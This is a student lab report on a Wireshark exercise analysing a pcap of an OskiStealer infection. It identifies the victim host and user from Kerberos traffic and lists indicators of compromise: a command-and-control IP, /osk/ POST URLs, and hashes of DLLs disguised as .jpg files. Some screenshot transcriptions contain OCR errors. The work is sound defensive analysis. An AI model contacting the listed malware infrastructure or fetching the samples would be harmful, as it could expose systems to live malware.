

Premises


Lab Activity - Liviu-Ioan ZECHERU

All assignments will be structured as snapshot of the assignment then snapshot of my result.

Day 1

Traffic Analysis

- ➊ Download and unzip the pcap. Password is "infected".
- ➋ Walk through Changing your column display



- ➌ Walk through Identify hosts and users

2022-01-07-traffic-analysis-exercise.pcap

Time	Source	Src port	Destination	Dst port	Host	Info
2022-01-07 16:0... 192.168.1.216	49738	2.56.57.108	80	2.56.57.108		POST /osk/1.jpg HTTP/1.1
2022-01-07 16:0... 192.168.1.216	49738	2.56.57.108	80	2.56.57.108		POST /osk/2.jpg HTTP/1.1
2022-01-07 16:0... 192.168.1.216	49738	2.56.57.108	80	2.56.57.108		POST /osk/3.jpg HTTP/1.1
2022-01-07 16:0... 192.168.1.216	49738	2.56.57.108	80	2.56.57.108		POST /osk/4.jpg HTTP/1.1
2022-01-07 16:0... 192.168.1.216	49738	2.56.57.108	80	2.56.57.108		POST /osk/5.jpg HTTP/1.1
2022-01-07 16:0... 192.168.1.216	49738	2.56.57.108	80	2.56.57.108		POST /osk/6.jpg HTTP/1.1
2022-01-07 16:0... 192.168.1.216	49738	2.56.57.108	80	2.56.57.108		POST /osk/main.php HTTP/1.1
2022-01-07 16:0... 192.168.1.216	49738	2.56.57.108	80	2.56.57.108		POST /osk/ HTTP/1.1 (zip)

```

Frame 1501: 539 bytes on wire (4312 bits), 539 bytes captured (4312 bits)
Ethernet II, Src: ASUSTekCOMP_32:58:f9 (9c:5c:8e:32:58:f9), Dst: Cisco_f6:df:0a (ic:17:d3:f6:df:0a)
Internet Protocol Version 4, Src: 192.168.1.216, Dst: 2.56.57.108
Transmission Control Protocol, Src Port: 49738, Dst Port: 80, Seq: 1, Ack: 1, Len: 485
Hypertext Transfer Protocol
> POST /osk/6.jpg HTTP/1.1\r\n
Accept: text/html, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-bitmap, */*;q=0.1\r\n
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1\r\n
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0\r\n
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A\r\n
Content-Length: 25\r\n
Host: 2.56.57.108\r\n
Connection: Keep-Alive\r\n
Cache-Control: no-cache\r\n
\r\n
[Response in frame 1639]
[Request: http://2.56.57.108/osk/6.jpg]
File Data: 25 bytes
- MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "1BEF0A57BE110FD467A"
  [Type: multipart/form-data]
First boundary: --1BEF0A57BE110FD467A--\r\n

```

2022-01-07-traffic-analysis-exercise.pcap

Time	Source	Src port	Destination	Dst port	Host	Info
2022-01-07 16:0... 192.168.1.216	49679	192.168.1.2	88	88		desktop-gxmyno25 AS-REQ
2022-01-07 16:0... 192.168.1.216	49680	192.168.1.2	88	88		desktop-gxmyno25 AS-REQ
2022-01-07 16:0... 192.168.1.216	49679	192.168.1.2	88	88		desktop-gxmyno25 AS-REQ
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49679			DESKTOP-GXMYNO25 AS-REP
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49680			DESKTOP-GXMYNO25 AS-REP
2022-01-07 16:0... 192.168.1.216	49682	192.168.1.2	88	88		desktop-gxmyno25 AS-REQ
2022-01-07 16:0... 192.168.1.216	49683	192.168.1.2	88	88		desktop-gxmyno25 AS-REQ
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49683			DESKTOP-GXMYNO25 AS-REP
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49684			DESKTOP-GXMYNO25 AS-REP
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49685			DESKTOP-GXMYNO25 TGS-REP
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49686			DESKTOP-GXMYNO25 TGS-REP
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49688			DESKTOP-GXMYNO25 TGS-REP
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49691			DESKTOP-GXMYNO25 TGS-REP
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49698			DESKTOP-GXMYNO25 TGS-REP
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49708			DESKTOP-GXMYNO25 TGS-REP
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49701			DESKTOP-GXMYNO25 TGS-REP
2022-01-07 16:0... 192.168.1.216	49708	192.168.1.2	88	88		DESKTOP-GXMYNO25 AS-REQ
2022-01-07 16:0... 192.168.1.216	49709	192.168.1.2	88	88		DESKTOP-GXMYNO25 AS-REQ
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49709			DESKTOP-GXMYNO25 AS-REP
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49710			DESKTOP-GXMYNO25 TGS-REP
2022-01-07 16:0... 192.168.1.216	49712	192.168.1.2	88	88		steve.smith AS-REQ
2022-01-07 16:0... 192.168.1.216	49713	192.168.1.2	88	88		steve.smith AS-REQ
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49713			steve.smith AS-REP
2022-01-07 16:0... 192.168.1.216	88	192.168.1.216	49714			steve.smith TGS-REP

```

Frame 75: 298 bytes on wire (2384 bits), 298 bytes captured (2384 bits)
Ethernet II, Src: ASUSTekCOMP_32:58:f9 (9c:5c:8e:32:58:f9), Dst: Dell_62:e2 (20:47:47:62:e2)
Internet Protocol Version 4, Src: 192.168.1.216, Dst: 192.168.1.2
Transmission Control Protocol
  Record Mark: 240 bytes
  > as-req
    pmove: 5
    type: 1 item
      <type>: krb-ss-req (10)
      padata: 1 item
        <padata>
          <req-body>
            <Padding>: 0
            <kdc-options>: 40810010
            <cname>
              <name-type>: KRB_NT_PRINCIPAL (1)
              < cname-string: 1 item
                <NameString: desktop-gxmyno25
                  realm: spoonwatch.net
                  sname: steve.smith
                  1 till: Sep 13, 2037 05:48:05.000000000 GTB, oră de vară
                  rtime: Sep 13, 2037 05:48:05.000000000 GTB, oră de vară
                  nonce: 894138241
                  > etype: 6 items
                  > addresses: 1 item DESKTOP-GXMYNO2<28>
[Response in: 76]

```

_packets: 5880 | Displayed: 28 (0.5%) | Profile: Customized

2022-01-07-traffic-analysis-exercise.pcap

```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter: <Ctrl-f>
Packet details String desktop
Options Narrow & Wide Case sensitive Backwards Multiple occurrences
Time ▾ Source Src port Destination Dst port Host CNameString Info
2022-01-07 16:0. 192.168.1.216 88 192.168.1.216 49685 [TCP PDU reassembled in 177]
2022-01-07 16:0. 192.168.1.216 88 192.168.1.216 49687 [TCP PDU reassembled in 200]
2022-01-07 16:0. 192.168.1.216 88 192.168.1.216 49688 [ACK] Seq=1 Ack=1650 Win=2102272 Len=1460 [TCP PDU reassembled in 243]
searchRequest(12) "<ROOT>" baseObject
2022-01-07 16:0. 192.168.1.216 60457 192.168.1.2 389
2022-01-07 16:0. 192.168.1.216 88 192.168.1.216 49691 searchRequest(13) "<ROOT>" baseObject
2022-01-07 16:0. 192.168.1.216 57085 192.168.1.2 389 searchRequest(14) "<ROOT>" baseObject
2022-01-07 16:0. 192.168.1.216 57086 192.168.1.2 389
2022-01-07 16:0. 192.168.1.216 49667 192.168.1.2 49667 Alter_context call_id: 12, Fragment: Single, 2 context items: LSARPC V0.0 (32bit NOR), LSARPC V0.0 TGS-REQ
2022-01-07 16:0. 192.168.1.216 49698 192.168.1.2 88 88 → 49698 [ACK] Seq=1 Ack=1837 Win=2102272 Len=1460 [TCP PDU reassembled in 416]
2022-01-07 16:0. 192.168.1.216 88 192.168.1.216 49700 88 → 49700 [ACK] Seq=1 Ack=1871 Win=2102272 Len=1460 [TCP PDU reassembled in 445]
2022-01-07 16:0. 192.168.1.216 88 192.168.1.216 49701 88 → 49701 [ACK] Seq=1 Ack=1871 Win=2102272 Len=1460 [TCP PDU reassembled in 457]
searchRequest(17) "<ROOT>" baseObject
2022-01-07 16:0. 192.168.1.216 55163 192.168.1.2 389 SASL GSS-API Integrity: searchRequest(4) "Cn=DESKTOP-GXMYNO2,Cn=Computers,DC=spoonwatch,DC=net" baseObject
2022-01-07 16:0. 192.168.1.216 49795 192.168.1.2 389 SASL GSS-API Integrity: searchReEntry(4) "Cn=DESKTOP-GXMYNO2,Cn=Computers,DC=spoonwatch,DC=net" baseObject
2022-01-07 16:0. 192.168.1.216 389 192.168.1.216 49795 SASL GSS-API Integrity: searchRequest(6) "Cn=DESKTOP-GXMYNO2,Cn=Computers,DC=spoonwatch,DC=net" baseObject
2022-01-07 16:0. 192.168.1.216 49795 192.168.1.2 389 SASL GSS-API Integrity: searchReEntry(6) "Cn=DESKTOP-GXMYNO2,Cn=Computers,DC=spoonwatch,DC=net" baseObject
2022-01-07 16:0. 192.168.1.216 49667 192.168.1.2 49667 Alter_context call_id: 13, Fragment: Single, 1 context items: LSARPC V0.0 (64bit NOR)
2022-01-07 16:0. 192.168.1.216 138 192.168.1.255 138 Host Announcement DESKTOP-GXMYNO2, workstation, Server, NT Workstation
2022-01-07 16:0. 192.168.1.216 55165 192.168.1.2 389 searchRequest(18) "<ROOT>" baseObject
2022-01-07 16:0. 192.168.1.216 55167 192.168.1.2 389 searchRequest(19) "<ROOT>" baseObject
2022-01-07 16:0. 192.168.1.216 49795 192.168.1.2 389
2022-01-07 16:0. 192.168.1.216 49798 192.168.1.2 88 DESKTOP-GXMYNO25 AS-REQ
2022-01-07 16:0. 192.168.1.216 49798 192.168.1.2 88 DESKTOP-GXMYNO25 AS-REQ

Frame 75: 298 bytes on wire (2384 bits), 298 bytes captured (2384 bits)
Ethernet II, Src: ASUSTekCOMPU_32:58:f9 (9c:5c:8e:32:58:f9), Dst: Dell_62:ae:26 (20:47:47:62:ae:26)
Internet Protocol Version 4, Src: 192.168.1.216, Dst: 192.168.1.2
Transmission Control Protocol, Src Port: 49673, Dst Port: 88, Seq: 1, Ack: 1, Len: 244
Kerberos
Record Mark: 248 bytes
- as-req
  pnvno: 5
  msg-type: krb-as-req (18)
  pvt-item
  prebody
    Padding: 0
  kdc-options: 40810010
  cname
    name-type: KRB-VT-PRINCIPAL (1)
    cname-string: 1 item
      CNameString: desktop-gxmyno2$ realm: spoonwatch.net
    name
      name-type: KRB-VT-PRINCIPAL (1)
      cname-string: 1 item
        CNameString: desktop-gxmyno2$ realm: spoonwatch.net
    time
      time: Sep 13, 2027 05:48:05 0000000000 GTB, oră de vară
    rtime
      rtime: Sep 13, 2027 05:48:05 0000000000 GTB, oră de vară
    nonce: 894138241
    etype: 6 items
    addresses: 1 item DESKTOP-GXMYNO2<20>
[Response in: 76]

[Response in: 76]

CNameString (kerberos.CNameString), 16 byte(s) Packets: 5880 Displayed: 71 (1.2%)
Profile: Customized
```

2022-01-07-traffic-analysis-exercise.pcap

```


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter: <Ctrl-f>
Packet details String desktop
Options Narrow & Wide Case sensitive Backwards Multiple occurrences
Time ▾ Source Src port Destination Dst port Host CNameString Info
2022-01-07 16:0. 192.168.1.216 52746 192.168.1.2 389 searchRequest(4) "<ROOT>" baseObject
2022-01-07 16:0. 192.168.1.216 389 192.168.1.216 52746 searchRequest(4) "<ROOT>" searchResDone(4) success [1 result]
2022-01-07 16:0. 192.168.1.216 52747 192.168.1.2 389 searchRequest(5) "<ROOT>" baseObject
2022-01-07 16:0. 192.168.1.216 389 192.168.1.216 52747 searchRequest(5) "<ROOT>" searchResDone(5) success [1 result]
2022-01-07 16:0. 192.168.1.216 52748 192.168.1.2 389 searchRequest(6) "<ROOT>" baseObject
2022-01-07 16:0. 192.168.1.216 389 192.168.1.216 52748 searchRequest(6) "<ROOT>" searchResDone(6) success [1 result]
2022-01-07 16:0. 192.168.1.216 49673 192.168.1.2 88 49673 → 88 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 WS=256 SACK_PERM
2022-01-07 16:0. 192.168.1.216 88 192.168.1.216 49673 192.168.1.2 88 88 → 49673 [SYN ACK] Seq=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2022-01-07 16:0. 192.168.1.216 49673 192.168.1.2 88 49673 → 88 [ACK] Seq=1 Win=2102272 Len=0
2022-01-07 16:0. 192.168.1.216 88 192.168.1.216 49673 192.168.1.2 88 desktop-gxmyno25 AS-REQ
2022-01-07 16:0. 192.168.1.216 88 192.168.1.216 49673 192.168.1.2 88 desktop-gxmyno25 AS-REQ

KRB Error: KRBS1DC_ERR_PRESH_REQUIRED
49673 → 88 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 WS=256 SACK_PERM
88 → 49673 [ACK] Seq=1 Win=2102272 Len=0
88 → 49673 [SYN ACK] Seq=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
49673 → 88 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 WS=256 SACK_PERM
135 → 49673 [SYN ACK] Seq=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
49673 → 135 [ACK] Seq=1 Win=2102272 Len=0
135 → 49673 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 WS=256 SACK_PERM
135 → 49673 [SYN ACK] Seq=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
135 → 49673 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 WS=256 SACK_PERM
135 → 49673 [SYN ACK] Seq=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
49673 → 135 [ACK] Seq=1 Win=2102272 Len=0
135 → 49673 [SYN] Seq=0 Win=64248 Len=0 MSS=1460 WS=256 SACK_PERM
135 → 49673 [SYN ACK] Seq=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
Bind: call_id: 2, Fragment: Single, 3 context items: EPMv4 V3.0 (32bit NOR), EPMv4 V3.0 (64bit NOR)
49673 → 135 [ACK] Seq=1 Win=2102272 Len=0
Bind: ack: call_id: 2, Fragment: Single, max_xmit: 5848 max_replies: 5840, 3 results: Provider rejection
Map request, DRSSAPI, 32bit NOR
Bind: call_id: 3, Fragment: Single, 2 context items: EPMv4 V3.0 (32bit NOR), EPMv4 V3.0 (64bit NOR)
Bind: ack: call_id: 3, Fragment: Single, 2 context items: EPMv4 V3.0 (32bit NOR), EPMv4 V3.0 (64bit NOR)

KerberosString (kerberos.info2_salt), 48 byte(s) Packets: 5880 Profile: Customized
```



Walk through Display Filter Expression



5 Walk through Exporting objects from a pcap

Wireshark - Export - HTTP object list

Packet	Hostname	Content Type	Size	Filename
1501	2.56.57.108	multipart/form-data	25 bytes	6.jpg
1639	2.56.57.108	image/jpeg	144 kB	6.jpg
1641	2.56.57.108	multipart/form-data	25 bytes	1.jpg
2223	2.56.57.108	image/jpeg	645 kB	1.jpg
2225	2.56.57.108	multipart/form-data	25 bytes	2.jpg
2539	2.56.57.108	image/jpeg	334 kB	2.jpg
2541	2.56.57.108	multipart/form-data	25 bytes	3.jpg
2689	2.56.57.108	image/jpeg	137 kB	3.jpg
2691	2.56.57.108	multipart/form-data	25 bytes	4.jpg
3052	2.56.57.108	image/jpeg	440 kB	4.jpg
3054	2.56.57.108	multipart/form-data	25 bytes	5.jpg
4192	2.56.57.108	image/jpeg	1246 kB	5.jpg
4194	2.56.57.108	multipart/form-data	25 bytes	7.jpg
4273	2.56.57.108	image/jpeg	83 kB	7.jpg
4275	2.56.57.108	multipart/form-data	25 bytes	main.php
4816	2.56.57.108	multipart/form-data	379 kB	osk
5055	download.windowsupdate.com	application/vnd.ms-cab-compressed	7317 bytes	35969516_5bcf676a3e98426394e5388:1
5067	download.windowsupdate.com	application/vnd.ms-cab-compressed	7313 bytes	35969515_2975e5b79f9857b7a2d7aa0:7
5081	download.windowsupdate.com	application/vnd.ms-cab-compressed	10 kB	35969632_c422aaaf8becdd90e50fb6936
5315	au.download.windowsupdate.com	application/octet-stream	2 bytes	am_delta_patch_1.355.1569.0_f5fe52e10
5316	au.download.windowsupdate.com	application/octet-stream	2 bytes	am_delta_patch_1.355.1569.0_f5fe52e10
5636	au.download.windowsupdate.com	application/octet-stream	307 kB	am_delta_patch_1.355.1569.0_f5fe52e10

Save Save All Preview Close Help

```

workstation@WORKSTATION MINGW64 ~/Desktop/Facultate/al doilea pas/First Year, First...
$ file 1.jpg
1.jpg: PE32 executable (DLL) (console) Intel 80386, for MS Windows, 19 sections

workstation@WORKSTATION MINGW64 ~/Desktop/Facultate/al doilea pas/First Year, First...
$ shasum -a 1.jpg
Value "1.jpg" invalid for option a (number expected)
Type shasum -h for help

workstation@WORKSTATION MINGW64 ~/Desktop/Facultate/al doilea pas/First Year, First...
$ shasum -a 256 1.jpg
16574f51785b0e2fc29c2c61477eb47bb39f714829999511dc8952b43ab17660 *1.jpg

workstation@WORKSTATION MINGW64 ~/Desktop/Facultate/al doilea pas/First Year, First...
$ 

```

The screenshot shows the VirusTotal analysis page for the file 1.jpg. The file hash is 16574f51785b0e2fc29c2c61477eb47bb39f714829999511dc8952b43ab17660. The analysis summary indicates that no security vendors flagged this file as malicious. The file is a DLL (Dynamic Link Library) with a size of 630.46 KB and was last analyzed 27 days ago. The file name is sqlt3.dll. Below the summary, there are tabs for DETECTION, DETAILS, RELATIONS, ASSOCIATIONS, BEHAVIOR, and COMMUNITY (26+). The DETECTION tab displays a table of security vendor analysis results:

Security vendor	Analysis result	Analysis vendor	Analysis result
Acronis [Static ML]	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	AliCloud	Undetected
AVG	Undetected	Anti-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
Baidu	Undetected	Avira (no cloud)	Undetected
Bkav Pro	Undetected	BitDefender	Undetected
CMC	Undetected	ClamAV	Undetected
CTX	Undetected	CrowdStrike Falcon	Undetected
Cynet	Undetected	Cylance	Undetected
		Deepinstinct	Undetected

Produce a document with your findings. It should contain:

- ① **Executive summary.** What happened (who, when what)
- ② **Victim details** - hostname, IP address, MAC address, Windows user account name.
- ③ **IOCs** - IP addresses, domains, URLs, files, etc.
- ④ **Screenshots** with your findings.

1. Executive Summary

On 7th of January (my birthday 😊), 2022 at approximately half past 16:07, a Windows host owned by Steve Smith was compromised with the OskiStealer malware.

... 2022-01-07 16:07:32	192.168.1.216	49738	2.56.57.108	88	2.56.57.108	POST /oski/6.jpg HTTP/1.1
2022-01-07 16:07:32	192.168.1.216	49738	2.56.57.108	88	2.56.57.108	POST /oski/1.jpg HTTP/1.1
2022-01-07 16:07:33	192.168.1.216	49738	2.56.57.108	88	2.56.57.108	POST /oski/3.jpg HTTP/1.1
2022-01-07 16:07:33	192.168.1.216	49738	2.56.57.108	88	2.56.57.108	POST /oski/4.jpg HTTP/1.1
2022-01-07 16:07:34	192.168.1.216	49738	2.56.57.108	88	2.56.57.108	POST /oski/5.jpg HTTP/1.1
2022-01-07 16:07:34	192.168.1.216	49738	2.56.57.108	88	2.56.57.108	POST /oski/7.zip HTTP/1.1
2022-01-07 16:07:34	192.168.1.216	49738	2.56.57.108	88	2.56.57.108	POST /oski/main.php HTTP/1.1
2022-01-07 16:07:36	192.168.1.216	49738	2.56.57.108	88	2.56.57.108	POST /oski/ HTTP/1.1 (zip)

2. Victim details

MAC address: 9c:5c:8e:32:58:f9

IP address: 192.168.1.216

Host name: DESKTOP-GXMYNO2

Windows user account: steve.smith

```
▶ Frame 1501: 539 bytes on wire (4312 bits), 539 bytes captured (4312 bits)
▶ Ethernet II, Src: ASUSTekCOMPU_32:58:f9 (9c:5c:8e:32:58:f9), Dst: Cisco_f6:df:0a (1c:17:d3:f6:df:0a)
▶ Internet Protocol Version 4, Src: 192.168.1.216, Dst: 2.56.57.108
```

Here we can see both MAC and IP addresses.

Investigating Kerberos we can link his identity.

2022-01-07 16:04:20	192.168.1.2	88	192.168.1.216	49710	DESKTOP-GXMYNO2\$ TGS-REP
2022-01-07 16:04:51	192.168.1.216	49712	192.168.1.2	88	steve.smith AS-REQ
2022-01-07 16:04:51	192.168.1.216	49713	192.168.1.2	88	steve.smith AS-REQ
2022-01-07 16:04:51	192.168.1.2	88	192.168.1.216	49713	steve.smith AS-REP
2022-01-07 16:04:51	192.168.1.2	88	192.168.1.216	49714	steve.smith TGS-REP
2022-01-07 16:04:51	192.168.1.2	88	192.168.1.216	49718	steve.smith TGS-REP
2022-01-07 16:04:51	192.168.1.2	88	192.168.1.216	49720	steve.smith TGS-REP
2022-01-07 16:04:51	192.168.1.2	88	192.168.1.216	49721	steve.smith TGS-REP
...					
▶ Frame 747: 323 bytes on wire (2584 bits), 323 bytes captured (2584 bits)					
▶ Ethernet II, Src: Dell_62:ae:26 (20:47:47:62:ae:26), Dst: ASUSTekCOMPU_32:58:f9 (9c:5c:8e:32:58:f9)					
Destination: ASUSTekCOMPU_32:58:f9 (9c:5c:8e:32:58:f9)					
.... 0. = LG bit: Globally unique address (factory default)					
.... 0. = IG bit: Individual address (unicast)					
Source: Dell_62:ae:26 (20:47:47:62:ae:26)					
.... 0. = LG bit: Globally unique address (factory default)					
.... 0. = IG bit: Individual address (unicast)					
Type: IPv4 (0x0800)					
[Stream index: 5]					
▶ Internet Protocol Version 4, Src: 192.168.1.2, Dst: 192.168.1.216					
▶ Transmission Control Protocol, Src Port: 88, Dst Port: 49710, Seq: 1461, Ack: 1803, Len: 269					
▶ [2 Reassembled TCP Segments (1729 bytes): #746(1460), #747(269)]					
▶ Kerberos					
Record Mark: 1725 bytes					
tgs-rep					
pvno: 5					
msg-type: krb-tgs-rep (13)					
crealm: SPOONWATCH.NET					
cname					
name-type: kRB5-NT-PRINCIPAL (1)					
cname-string: 1 item					
CNameString: DESKTOP-GXMYNO2\$					
ticket					
enc-part					
[Response to: 744]					
[Time from request: 0.001214000 seconds]					

```

+-- 2022-01-07 16:04:51  192.168.1.216  49712  192.168.1.2      88          steve.smith  AS-REQ
2022-01-07 16:04:51  192.168.1.216  49713  192.168.1.2      88          steve.smith  AS-REQ
2022-01-07 16:04:51  192.168.1.2      88      192.168.1.216  49713          steve.smith  AS-REP
2022-01-07 16:04:51  192.168.1.2      88      192.168.1.216  49714          steve.smith  TGS-REP
2022-01-07 16:04:51  192.168.1.2      88      192.168.1.216  49718          steve.smith  TGS-REP
2022-01-07 16:04:51  192.168.1.2      88      192.168.1.216  49720          steve.smith  TGS-REP
2022-01-07 16:04:51  192.168.1.2      88      192.168.1.216  49721          steve.smith  TGS-REP
-----+
.... .0. .... ..... .... = LG bit: Globally unique address (factory default)
.... .0. .... ..... .... = IG bit: Individual address (unicast)
Type: IPv4 (0x0800)
[Stream index: 5]
> Internet Protocol Version 4, Src: 192.168.1.216, Dst: 192.168.1.2
> Transmission Control Protocol, Src Port: 49712, Dst Port: 88, Seq: 1, Ack: 1, Len: 231
-> Kerberos
  > Record Mark: 227 bytes
  > as-req
    pwno: 5
    msg-type: krb-as-req (10)
  > padata: 1 item
  > req-body
    Padding: 0
    > kdc-options: 40810010
    > cname
      name-type: KRB5-NT-PRINCIPAL (1)
      > cname-string: 1 item
        CNameString: steve.smith
      realm: SPOONWATCH
    > sname
      till: Sep 13, 2037 05:48:05.000000000 GTB, oră de vară
      rtime: Sep 13, 2037 05:48:05.000000000 GTB, oră de vară
      nonce: 1286228402
    > etype: 6 items
    > addresses: 1 item DESKTOP-GXMYNO2<20>
[Response in: 830]

```

3. IOCs

Suspect malicious traffic:

Host	Port	Action
2.56.57.108	80	POST /osk//6.jpg HTTP/1.1
2.56.57.108	80	POST /osk//1.jpg HTTP/1.1
2.56.57.108	80	POST /osk//2.jpg HTTP/1.1
2.56.57.108	80	POST /osk//3.jpg HTTP/1.1
2.56.57.108	80	POST /osk//4.jpg HTTP/1.1
2.56.57.108	80	POST /osk//5.jpg HTTP/1.1
2.56.57.108	80	POST /osk//7.jpg HTTP/1.1
2.56.57.108	80	POST /osk//main.php HTTP/1.1
2.56.57.108	80	POST /osk/ HTTP/1.1 (zip)

The files associated with the malware are just copies of legitimate files just for didactic purposes. The real files were actually malware. For example, **1.jpg** is just a copy of **sqlite3.dll** a DLL library for accessing a Sqlite database.

Files info:

Hash of the file	Size of file (bytes)	File location	File type	File commonly used name
16574f51785b0e2fc29c2c61477eb47bb39f714829999511dc8952b43ab17660	645592	http://2.56.57.108/osk//1.jpg	PE32 executable (DLL) (console) Intel 80386, for MS Windows	sqlite3.dll
a770ecba3b08bbabd0a567fc978e50615f8b346709f8eb3cfacf3faab24090ba	334288	http://2.56.57.108/osk//2.jpg	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows	freebl3.dll
3fe6b1c54b8cf28f571e0c5d6636b4069a8ab00b4f11dd842cfec00691d0c9cd	137168	http://2.56.57.108/osk//3.jpg	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows	mozglue.dll
334e69ac9367f708ce601a6f490ff227d6c20636da5222f148b25831d22e13d4	440120	http://2.56.57.108/osk//4.jpg	PE32 executable (DLL) (console) Intel 80386, for MS Windows	msvcp140.dll
e2935b5b28550d47dc971f456d6961f20d1633b4892998750140e0eaa9ae9d78	1246160	http://2.56.57.108/osk//5.jpg	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows	nss3.dll
